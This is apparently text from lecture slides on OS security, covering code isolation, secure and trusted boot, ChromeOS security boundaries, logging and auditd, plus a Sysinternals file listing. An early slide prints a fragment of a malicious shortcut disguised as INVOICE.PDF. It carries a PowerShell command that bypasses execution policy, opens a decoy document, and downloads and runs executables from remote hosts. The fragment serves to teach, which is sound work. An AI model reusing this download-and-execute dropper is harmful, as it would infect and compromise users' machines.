
Shortcuts in certain system directories are automatically run





Despite its appearance, the INVOICE.PDF shortcut has no connection to a PDF file or any PDF-related application






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6....*v1.0.h2 J....*powershell.e
xe...-ExecutionPolicy Bypass -NoProfile -comm
and $l1='...com', '
...com';function g($f){Start $f;};function z
{return New-Object System.Net.WebClient;};$ld
=0;$cs=[char]92;$fn=$env:temp+$cs;$dc=$fn+'a.
doc';$c='';$q=New-Object System.Random;if(!(T
est-Path $dc)){for($i=0;$i -lt 2000;$i++){ $c=
$c+[char]$q.Next(1,255);};$c | Out-File -File
Path $dc;};g($dc);$lk=$fn+'a.txt';$y=z;if(!(T
est-Path $lk)){New-Item -Path $fn -Name 'a.tx
t' -ItemType File;for($n=1;$n -le 2;$n++){ $f=
$fn+'a'+$n+'.exe';$r='/counter/'
'+$n;for($i=$
ld;$i -lt $l1.length;$i++){ $u=$l1[$i]+$r;$u='
http://' + $u;$y.DownloadFile($u,$f);if(Test-Pa
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{ $ld=$i;g($f);break;};};};};.notepad.exe...
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Isolating Untrusted Code

The usual tradeoff: usability vs. security

Weak isolation allows for interoperability → malware can access other processes/files

Strong isolation contains infection damage → limited cross-application interaction

Various mechanisms of varying “strength”

Chroot jails (file-system isolation)

User ID isolation (e.g., Android)


Containers (namespaces, cgroups, seccomp filters, capabilities)

System call sandboxing (seccomp, eBPF – e.g., Google’s gVisor)

Virtual Machines

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Isolating Untrusted Code



Securing the Boot Process

How can we trust the OS that is running?

Need to secure the whole boot process

BIOS → OS loader → Kernel

BIOS/firmware: can be infected

Low-level access, hidden by the OS (!)

Boot device: can be changed


E.g., boot from USB/DVD and then read data off the main disk

Master boot record (MBR): can be infected

First disk sector of the startup drive, containing the boot loader

Both BIOS and MBR viruses can survive OS reinstallation (!)

Example: Windows 7 Boot Process



Verified/Trusted/Secure Boot

Full disk encryption

Secure the disk contents (e.g., against externally-loaded OSs or hard disk removal)

UEFI Secure Boot

Prevent the loading of firmware/OS loaders/kernels/drivers that are not cryptographically signed

Each piece of code verifies that the signature on the next piece of code in the boot chain is valid, and if so, passes execution on to it

Trusted Platform Module (TPM)

Dedicated processor providing various cryptographic capabilities

Key generation, random number generator, remote attestation, sealed storage, ...

Both UEFI and TPM assist in building a *root of trust*

Example: Windows 10 Boot Process

Secure Boot

UEFI firmware: load only trusted bootloaders

Trusted Boot


TPM: check the integrity of every component before loading it

Early Launch Anti-Malware

Prevent unapproved drivers from loading

Measured Boot

Remote attestation: each loaded component is logged, and the log is sent to a trusted host for verification



Example: ChromeOS

Automatic updates

OS manages updates automatically

Sandboxing

For both web pages and local applications

Verified Boot


Detect any system tampering/corruption

Data Encryption

Local data is always encrypted

Recovery Mode

Restore the OS in a known good state



ChromeOS Security Boundaries

Chrome renderer process to Chrome browser process

Chrome sandbox: prevent renderer processes from tampering with the browser process or the rest of the system

Chrome browser process to system services

UID separation: prevent Chrome from directly accessing system resources

ARC++ container to Chrome browser or ChromeOS system

Cgroups: prevent a container from directly accessing resources outside the container

Userspace processes to kernel

Seccomp: prevent user-space processes from gaining kernel code execution

Kernel to firmware


Verified boot: prevent compromised kernel from persistently altering the firmware

From ARC++ to ARCVM

Android Runtime for Chrome: run unmodified Android apps on Chrome OS

Container vs. VM: stronger isolation for running untrusted Android apps

Allows the execution of custom Linux containers



Monitoring and Logging

“Situational awareness:” keep track of system activities

- To detect suspicious or unanticipated incidents

- To understand how a breach happened and recover from it

Myriad events: login attempts, file accesses, spawned processes, network connections, DNS resolutions, inserted devices, ...

Many OS facilities

- System-wide events: Windows event log, /var/log, ...

- Fine-grained monitoring: process-level events, system call monitoring, library interposition, ...

What to log?

- Everything: costly in terms of runtime and space overhead

- Pick carefully: crucial information may be missed/ignored

Can the attacker scrub the logs?

- Append-only file system, remote location, ...

NAME

auditd - The Linux Audit daemon

SYNOPSIS

auditd [-f] [-l] [-n] [-s disable|enable|nochange]

DESCRIPTION

auditd is the userspace component to the Linux Auditing System. It's responsible for writing audit records to the disk. Viewing the logs is done with the ausearch or aureport utilities. Configuring the audit system or loading rules is done with the auditctl utility. During startup, the rules in /etc/audit/audit.rules are read by auditctl and loaded into the kernel. Alternately, there is also an augenrules program that reads rules located in /etc/audit/rules.d/ and compiles them into an audit.rules file. The audit daemon itself has some configuration options that the admin may wish to customize. They are found in the auditd.conf file.

OPTIONS

- f leave the audit daemon in the foreground for debugging. Messages also go to stderr rather than the audit log.
- l allow the audit daemon to follow symlinks for config files.
- n no fork. This is useful for running off of inittab or systemd.
- s=ENABLE_STATE

specify, when starting if auditd should change the current value

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Friday, May 30, 2008	3:55 PM	668	About_This_Site.txt
Friday, February 17, 2017	2:40 AM	777896	accesschk.exe
Friday, February 17, 2017	2:40 AM	402608	accesschk64.exe
Wednesday, November 1, 2006	1:06 PM	174968	AccessEnum.exe
Thursday, July 12, 2007	5:26 AM	50379	AdExplorer.chm
Wednesday, November 14, 2012	10:22 AM	479832	ADExplorer.exe
Tuesday, October 27, 2015	12:13 AM	401616	ADInsight.chm
Tuesday, October 27, 2015	12:13 AM	2425496	ADInsight.exe
Wednesday, November 1, 2006	1:05 PM	150328	adrestore.exe
Saturday, August 27, 2016	3:11 AM	138920	Autologon.exe
Tuesday, May 16, 2017	4:02 AM	50512	autoruns.chm
Tuesday, May 16, 2017	4:02 AM	716448	autoruns.exe
Tuesday, May 16, 2017	4:02 AM	844456	Autoruns64.exe
Tuesday, May 16, 2017	4:02 AM	629928	autorunsc.exe
Tuesday, May 16, 2017	4:02 AM	743088	autorunsc64.exe
Friday, June 30, 2017	3:04 AM	2074776	Bginfo.exe
Friday, June 30, 2017	3:04 AM	2808480	Bginfo64.exe
Wednesday, November 1, 2006	1:06 PM	154424	Cacheset.exe
Wednesday, June 29, 2016	9:42 PM	139944	Clockres.exe
Wednesday, June 29, 2016	9:42 PM	154792	Clockres64.exe
Wednesday, June 29, 2016	9:42 PM	253600	Contig.exe
Wednesday, June 29, 2016	9:42 PM	268960	Contig64.exe
Monday, August 18, 2014	7:29 PM	892088	Coreinfo.exe
Wednesday, September 27, 2006	5:04 PM	10104	ctrl2cap.amd.sys
Wednesday, November 1, 2006	1:05 PM	150328	ctrl2cap.exe
Sunday, November 21, 1999	5:20 PM	2864	ctrl2cap.nt4.sys
Sunday, November 21, 1999	6:46 PM	2832	ctrl2cap.nt5.sys
Thursday, September 15, 2005	8:49 AM	68539	dbgview.chm
Monday, December 3, 2012	10:10 AM	468056	Dbgview.exe
Wednesday, November 1, 2006	9:06 PM	158520	DEFRAG.EXE
Wednesday, October 17, 2012	5:28 PM	116824	Desktops.exe
Tuesday, December 17, 2013	11:46 AM	40717	Disk2vhd.chm
Monday, January 20, 2014	2:16 PM	7134400	disk2vhd.exe
Wednesday, June 29, 2016	9:42 PM	143008	diskext.exe
Wednesday, June 29, 2016	9:42 PM	158376	diskext64.exe
Wednesday, November 1, 2006	1:06 PM	224056	Diskmon.exe

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File Edit Event Filter Tools Options Help						
